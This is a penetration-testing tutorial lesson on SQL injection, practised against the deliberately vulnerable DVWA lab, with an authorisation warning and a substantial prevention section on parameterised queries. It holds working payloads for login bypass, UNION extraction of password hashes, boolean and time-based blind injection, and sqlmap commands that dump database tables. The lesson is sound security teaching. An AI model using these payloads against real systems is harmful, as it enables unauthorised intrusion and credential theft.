🟢 Day 13 — SQL Injection Tutorial
Day 100 — Professional Pentester ⚖️
Authorisation required: All SQL injection testing in this lesson is performed exclusively on DVWA running in your own lab environment — a deliberately vulnerable application designed for this exact purpose. Attempting these techniques against any production system, website, or service you do not own or have explicit written permission to test is illegal under computer crime laws in every jurisdiction. Security professionals carry written scope agreements for every engagement.
13

A single apostrophe. One character. That’s how this vulnerability begins. A developer builds a login form, connects it to a database, and passes the username directly into a SQL query without thinking about what happens if the user types something unexpected. The attacker types something unexpected — and suddenly the database is answering questions it was never meant to answer.
SQL injection has been on the OWASP Top 10 since 2003. It’s been responsible for some of the largest data breaches in history. And it’s still being found in new code every single day. Today you’ll understand exactly why — not from memorised rules, but from understanding how databases and queries work at a fundamental level.
SQL injection sits at #3 on the OWASP Top 10 — under the broader “Injection” category. It’s the vulnerability that gave attackers the LinkedIn passwords of 117 million users, the Adobe credentials of 153 million accounts, and the card data of 40 million Target customers. Understanding it is not optional for anyone working in web application security.
How Databases & SQL Queries Work — The Foundation
To understand SQL injection you first need to understand what a SQL query actually is and how an application builds one. Most web applications store their data — user accounts, posts, products, orders — in a relational database like MySQL, PostgreSQL, or MSSQL. The application retrieves data by sending SQL (Structured Query Language) queries to the database.
A typical login query — how most developers write it
# The users table in the database
┌─────┬──────────┬──────────────────────────────────────┐
│ id │ username │ password_hash │
├─────┼──────────┼──────────────────────────────────────┤
│ 1 │ admin │ 5f4dcc3b5aa765d61d8327deb882cf99 │
│ 2 │ alice │ 0d107d09f5bbe40cade3de5c71e9e9b7 │
└─────┴──────────┴──────────────────────────────────────┘
# PHP code building the login query (VULNERABLE pattern)
$username = $_POST[‘username’]; // Gets from login form
$password = $_POST[‘password’];
$query = “SELECT * FROM users
WHERE username = ‘$username’
AND password = ‘$password'”;
# What the query looks like with NORMAL input:
username = admin → WHERE username = ‘admin’ AND password = ‘…’
# Database checks if admin exists with that password. Fine.
# What the query looks like with MALICIOUS input:
username = admin’–
→ WHERE username = ‘admin’–‘ AND password = ‘…’
# The — comments out everything after it
# The password check is gone. “admin” logs in without a password.
The critical point: the developer intended '$username' to be a string value inside the query. The apostrophes were meant to delimit the string. But when the attacker includes their own apostrophe in the input, they break out of the string context and enter the SQL command context. Now they’re writing SQL, not just providing data.
Why SQL Injection Happens — The Root Cause
SQL injection is not a subtle bug. It’s a fundamental category error: the application fails to maintain the distinction between code (the SQL structure) and data (user input). When these two things are mixed together in a string concatenation, user data can be interpreted as code.
❌ VULNERABLE — String Concatenation
query = “SELECT * FROM users
WHERE id = ” + user_id
User data is inserted directly into the SQL string. The database cannot tell where the developer’s code ends and the user’s input begins.
✅ SAFE — Parameterised Query
query = “SELECT * FROM users
WHERE id = ?”
execute(query, [user_id])
SQL structure is sent separately from data. The database treats user_id as pure data, never as SQL code. Injection is structurally impossible.
The Single Quote Test — How Testers Identify SQLi
In an authorised penetration test, the first thing a tester does to check for SQL injection is also the simplest: submit a single apostrophe ' into every input field that might reach a database query. If the application is vulnerable and doesn’t handle it properly, one of several things happens — and each response tells you something different.
What different responses to a single quote mean — in Burp Repeater
# DVWA SQL Injection page — normal request
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Response: First name: admin Surname: admin
# Inject a single quote
GET /dvwa/vulnerabilities/sqli/?id=1’&Submit=Submit
# Possible responses and what each means:
# Response A: SQL error message visible
You have an error in your SQL syntax…
near ”1”’ at line 1
# → Error-based SQLi confirmed. Quote broke the query structure.
# Response B: Application error, no SQL detail
500 Internal Server Error / “Something went wrong”
# → Likely vulnerable but errors suppressed. Try blind techniques.
# Response C: Different output (fewer/more results)
User ID exists in the database. ← vs no output for id=1′
# → Boolean-based blind SQLi. Application behaves differently.
# Response D: Same output as without the quote
First name: admin Surname: admin ← same as before
# → Input might be sanitised, or numeric (quotes not relevant)
# → Try: id=1 OR 1=1– or id=1 AND 1=2 (no quotes needed)
Types of SQL Injection — The Classification Every Tester Knows
In-Band SQL Injection
MOST COMMON
The attack and data retrieval use the same channel — the HTTP response. Subdivided into error-based (database errors reveal information) and UNION-based (injected UNION SELECT retrieves additional data in the same response). Easiest to exploit and confirm.
Example: id=1′ → SQL error appears in page response
Blind SQL Injection
No data or error is directly visible in the response. The attacker asks true/false questions by observing changes in the application’s behaviour. Boolean-based blind varies output based on condition truth. Time-based blind uses database sleep functions — if the page takes 5 seconds longer, the condition was true.
Example: id=1 AND 1=1 vs id=1 AND 1=2 → different page output
Out-of-Band SQL Injection
Data is retrieved through a different channel than the HTTP request — typically DNS queries or HTTP requests the database server makes outbound to an attacker-controlled server. Less common, requires specific database features to be enabled. Used when neither in-band nor blind techniques work.
Example: MySQL LOAD_FILE / SELECT INTO OUTFILE with DNS callback
Error-Based SQLi in Burp Repeater — Hands On (DVWA Lab)
With Burp Suite open from Day 12, we now test the DVWA SQL Injection module systematically. Error-based testing is the starting point — it’s the fastest way to confirm a vulnerability exists and understand the query structure.
Error-based SQL injection — step by step in Burp Repeater (DVWA, security=low)
# Setup: DVWA → SQL Injection → set Security Level to Low
# Submit id=1, send that request to Burp Repeater
# Test 1: Single quote — does it break the query?
id=1′
Response: “You have an error in your SQL syntax…”
# CONFIRMED: Error-based SQL injection present
# Test 2: Comment out the rest of the query
id=1′– (MySQL comment) or id=1′– –
Response: First name: admin Surname: admin
# Works — we closed the string and commented out the rest
# Original query: WHERE id=’1′– rest is ignored’
# Test 3: Boolean test to confirm control of the query
id=1′ AND 1=1– – → shows admin (true condition)
id=1′ AND 1=2– – → shows nothing (false condition)
# Behaviour changes based on our condition = we control the query
# Test 4: Return all rows in the table
id=1′ OR 1=1– –
Response: admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith
# OR 1=1 is always true → WHERE clause matches every row
# All users returned. This proves data extraction is possible.
UNION-Based SQL Injection — Extracting Data from Other Tables
Once you’ve confirmed injection and understand the query structure, UNION-based injection lets you append your own SELECT statement to retrieve data from completely different tables — including the database’s own internal metadata tables that list every table and column in the database.
UNION-based injection — discovering the database structure
# Step 1: Determine number of columns in original query
# Try incrementing column count until no error
id=1′ ORDER BY 1– – → no error
id=1′ ORDER BY 2– – → no error
id=1′ ORDER BY 3– – → error: “Unknown column ‘3’ in order clause”
# Original query returns 2 columns
# Step 2: Find which columns are displayed in the response
id=0′ UNION SELECT ‘col1′,’col2’– –
Response: First name: col1 Surname: col2
# id=0 returns no real rows, so only our UNION result shows
# Both columns display → we can inject data into both
# Step 3: Extract database metadata — what tables exist?
id=0′ UNION SELECT table_name,2
FROM information_schema.tables
WHERE table_schema=database()– –
Response: guestbook
Response: users
# Found two tables: guestbook and users
# Step 4: What columns does the users table have?
id=0′ UNION SELECT column_name,2
FROM information_schema.columns
WHERE table_name=’users’– –
user_id, first_name, last_name, user, password, avatar
# Step 5: Extract actual credentials from users table
id=0′ UNION SELECT user,password FROM users– –
admin | 5f4dcc3b5aa765d61d8327deb882cf99 ← MD5(“password”)
gordonb | e99a18c428cb38d5f260853678922e03 ← MD5(“abc123”)
1337 | 8d3533d75ae2c3966d7e0d4fcc69216b
# Usernames and password hashes extracted from the database
# Take these to Hashcat (Day 10) to crack the MD5 hashes
🎯 Impact assessment: What you just did in a DVWA lab is structurally identical to what attackers do against vulnerable production applications. The difference is authorisation — we’re doing this on a system designed for this purpose. In a real assessment, extracting password hashes is a critical-severity finding requiring immediate remediation and notification.
Blind SQL Injection — When Errors Are Hidden
Many production applications suppress error messages (as they should for security). But suppressing error messages doesn’t fix the underlying vulnerability — it just makes it harder to exploit. Blind SQL injection works by asking the database yes/no questions and observing different application behaviour for true vs false answers.
Boolean-based blind SQLi — DVWA “SQL Injection (Blind)” module
# DVWA Blind module shows only: “User ID exists” or “User ID missing”
# No error messages, no data — just binary feedback
# Boolean test — does the condition change the output?
id=1′ AND 1=1– – → “User ID exists” (true → exists)
id=1′ AND 1=2– – → “User ID missing” (false → doesn’t exist)
# Response CHANGES based on our boolean condition
# Blind SQL injection confirmed — we can ask questions
# Extract data character by character using SUBSTRING
id=1′ AND SUBSTRING(database(),1,1)=’d’– –
“User ID exists” ← first char of database name is ‘d’ ✓
id=1′ AND SUBSTRING(database(),2,1)=’v’– –
“User ID exists” ← second char is ‘v’ ✓
# Repeat for each character → slowly extract “dvwa”
# Time-based blind — when boolean shows no difference
id=1′ AND SLEEP(5)– –
# If page takes 5+ seconds → SLEEP executed → vulnerable
id=1′ AND IF(1=1,SLEEP(5),0)– – → sleeps (condition true)
id=1′ AND IF(1=2,SLEEP(5),0)– – → instant (condition false)
# Use timing difference to extract data bit by bit
TOOL
sqlmap — Automating SQLi Detection and Extraction
sqlmap is an open-source tool that automates SQL injection detection and exploitation. It handles all injection types automatically, detects the database type, and can extract database contents without manual query construction. It’s pre-installed on Kali and essential knowledge for any web application tester — though understanding the manual techniques first (which you now do) is what lets you interpret and validate sqlmap’s output.
sqlmap against DVWA — basic to full extraction (lab only)
# Step 1: Test if the parameter is vulnerable
sqlmap -u “http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” \
–cookie=”PHPSESSID=your_session_id; security=low”
[INFO] parameter ‘id’ appears to be ‘MySQL >= 5.0.12 AND time-based blind’ injectable
[INFO] parameter ‘id’ is ‘Generic UNION query (NULL)’ injectable
sqlmap identified the following injection point(s):
Parameter: id (GET)
Type: error-based
Type: UNION query
Type: time-based blind
# Step 2: List databases
sqlmap [same URL + cookie] –dbs
available databases: dvwa, information_schema, mysql
# Step 3: List tables in dvwa database
sqlmap [same URL + cookie] -D dvwa –tables
tables: guestbook, users
# Step 4: Dump the users table
sqlmap [same URL + cookie] -D dvwa -T users –dump
+—-+——-+———————————————+——–+
| id | user | password | avatar |
+—-+——-+———————————————+——–+
| 1 | admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | … |
+—-+——-+———————————————+——–+
# sqlmap even cracks the MD5 hash automatically using its built-in list
# Get the PHPSESSID from Burp HTTP History (Cookie header)
# Or from Firefox DevTools → Application → Cookies → PHPSESSID value
💡 Manual first, tools second: Always attempt manual injection before running sqlmap. Manual testing teaches you the structure of the vulnerability, gives you a deeper understanding of what you’re seeing in the output, and is often required when automated tools fail due to WAFs, non-standard injection points, or complex authentication flows. sqlmap is powerful, but it’s a confirmation and automation tool — not a replacement for understanding.
Prevention — Parameterised Queries and Defence-in-Depth
Understanding SQLi as an attacker makes you a far better defender. The root cause is clear — mixing code with data. The primary fix is equally clear. Here’s the complete prevention picture that every developer and security professional needs to know.
Parameterised queries — code examples in multiple languages
# ── PHP with PDO (prepared statements) ──────────────────────
# WRONG — string concatenation
$query = “SELECT * FROM users WHERE id = ” . $id;
# CORRECT — parameterised query
$stmt = $pdo->prepare(“SELECT * FROM users WHERE id = ?”);
$stmt->execute([$id]);
$user = $stmt->fetch();
# ── Python with psycopg2 (PostgreSQL) ────────────────────────
# WRONG — psycopg2 string concatenation
cursor.execute(“SELECT * FROM users WHERE id = ” + user_id)
# CORRECT — psycopg2 parameterised query
cursor.execute(“SELECT * FROM users WHERE id = %s”, (user_id,))
# ── Node.js with mysql2 ──────────────────────────────────────
# WRONG
connection.query(`SELECT * FROM users WHERE id = ${userId}`)
# CORRECT
connection.query(‘SELECT * FROM users WHERE id = ?’, [userId])
# The ? (or %s) is a placeholder
# The database receives: structure + data separately
# No matter what the data contains — ‘, –, OR 1=1 — it is ALWAYS data
# The database will never interpret it as SQL code
✓
Parameterised queries / prepared statements — The primary fix. Structurally separates SQL code from data. Makes injection impossible, not just harder.
✓
ORM frameworks — Django ORM, SQLAlchemy, Eloquent — use parameterised queries by default. Raw SQL in ORMs bypasses this protection.
✓
Least privilege database accounts — The web application’s DB user should only have SELECT/INSERT/UPDATE on needed tables. Never DROP, never access information_schema.
✓
Input validation and allowlisting — If a field should only contain a number (like a user ID), validate that strictly. Reject anything that isn’t a number before it reaches the query.
✓
Suppress error messages in production — Database errors should never reach the end user. Log them server-side. Error-based injection becomes much harder without visible feedback.
🎯 Day 13 Practical Task — DVWA SQLi Lab
📋 DAY 13 CHECKLIST — DVWA Lab Only
1
Confirm error-based SQLi in DVWA (Security: Low)
# In Burp Repeater — test these payloads
id=1′
id=1′– –
id=1′ AND 1=1– –
id=1′ AND 1=2– –
Document the difference between true and false conditions. Screenshot the SQL error.
2
Use UNION injection to extract the users table
id=1′ ORDER BY 2– –
id=0′ UNION SELECT user,password FROM users– –
What usernames and hashes do you see? Take those hashes and check them against hashcat — what passwords do they decode to? (They’re all weak on DVWA by design.)
3
Test DVWA’s Blind SQL Injection module
Go to DVWA → SQL Injection (Blind). Confirm boolean-based injection using the true/false response difference. Then try the SLEEP payload to confirm time-based. Note: blind takes longer — that’s expected.
4
Run sqlmap against the DVWA SQL Injection endpoint
sqlmap -u “http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” \
–cookie=”PHPSESSID=YOUR_ID; security=low” \
–dbs
Verify that sqlmap finds the same vulnerabilities you found manually. Compare the injection types it reports against what you identified by hand.
⭐ BONUS CHALLENGE — Medium Security Level
Change DVWA’s security level to Medium. The SQL Injection module now uses a dropdown (the form changes). The underlying code adds mysql_real_escape_string() to escape single quotes. Try your previous payloads — do they still work? Now try a numeric injection without quotes: id=1 OR 1=1. Does that bypass the escaping? Document what changed and why. Share your finding with #Day13Done 🗄️
🗄️
You understand SQL injection from first principles.
Not just how to run it — why it works.
That understanding is what makes you dangerous to vulnerabilities and invaluable to defenders. Day 14 moves to XSS — Cross-Site Scripting — the vulnerability that turns other users’ browsers into attack tools. Same Burp Suite setup, different target: not the database, but the people using the application.
Day 14: Cross-Site Scripting (XSS) →
Frequently Asked Questions — Day 13 SQL Injection Tutorial
Does SQL injection work on all databases, or just MySQL?
SQL injection works on all SQL databases — MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite. The vulnerability concept is the same. The specific syntax differs by database: MySQL uses -- - for comments, MSSQL uses -- or /**/, Oracle uses --. The information_schema table is present in MySQL and PostgreSQL but not Oracle (which uses different system tables). sqlmap handles these differences automatically — which is why identifying the database type is an important early step in manual testing.
Can a WAF (Web Application Firewall) stop SQL injection?
WAFs can detect and block many common SQL injection patterns and are a valuable defence-in-depth layer. However, a WAF should never be relied upon as the primary prevention — it’s a signature-based filter, and attackers can bypass many WAF rules using encoding variations (URL encoding, double encoding, case variations, comment injection). Parameterised queries fix the root cause structurally. A WAF on top of a still-vulnerable application provides reduced risk, not elimination of the vulnerability.
Can SQL injection be used to write files or execute OS commands?
In some configurations, yes. MySQL’s INTO OUTFILE can write query results to a file on the server — potentially writing a web shell if the database has file write permissions to the web root. MySQL’s LOAD_FILE() can read files the database user has permission to read. MSSQL’s xp_cmdshell stored procedure (disabled by default but sometimes enabled) allows OS command execution directly. These capabilities depend entirely on the database user’s privileges — which is why least-privilege database accounts are a critical security control.
How do I report SQL injection found during a bug bounty programme?
A strong SQL injection bug report includes: the exact HTTP request (or curl command) that demonstrates the vulnerability, the response showing the injection is confirmed, the injection type (error-based, UNION, blind), evidence of impact (what data could be accessed — without actually dumping sensitive data), the affected parameter and endpoint, and recommended remediation (parameterised queries). Do not dump actual user data to prove impact — confirming the vulnerability is sufficient, and accessing customer data without authorisation is illegal even on a bug bounty programme.
ME
Mr Elite
Founder, SecurityElites.com | Penetration Tester | Educator
I still find SQL injection on professional assessments in 2026. Not in legacy codebases from 2003 — in applications built last year by developers who didn’t understand why concatenating user input into a query was dangerous. The fix is so simple. The understanding required to implement that fix is what this lesson builds. Teach someone the root cause, and they’ll never write vulnerable code again.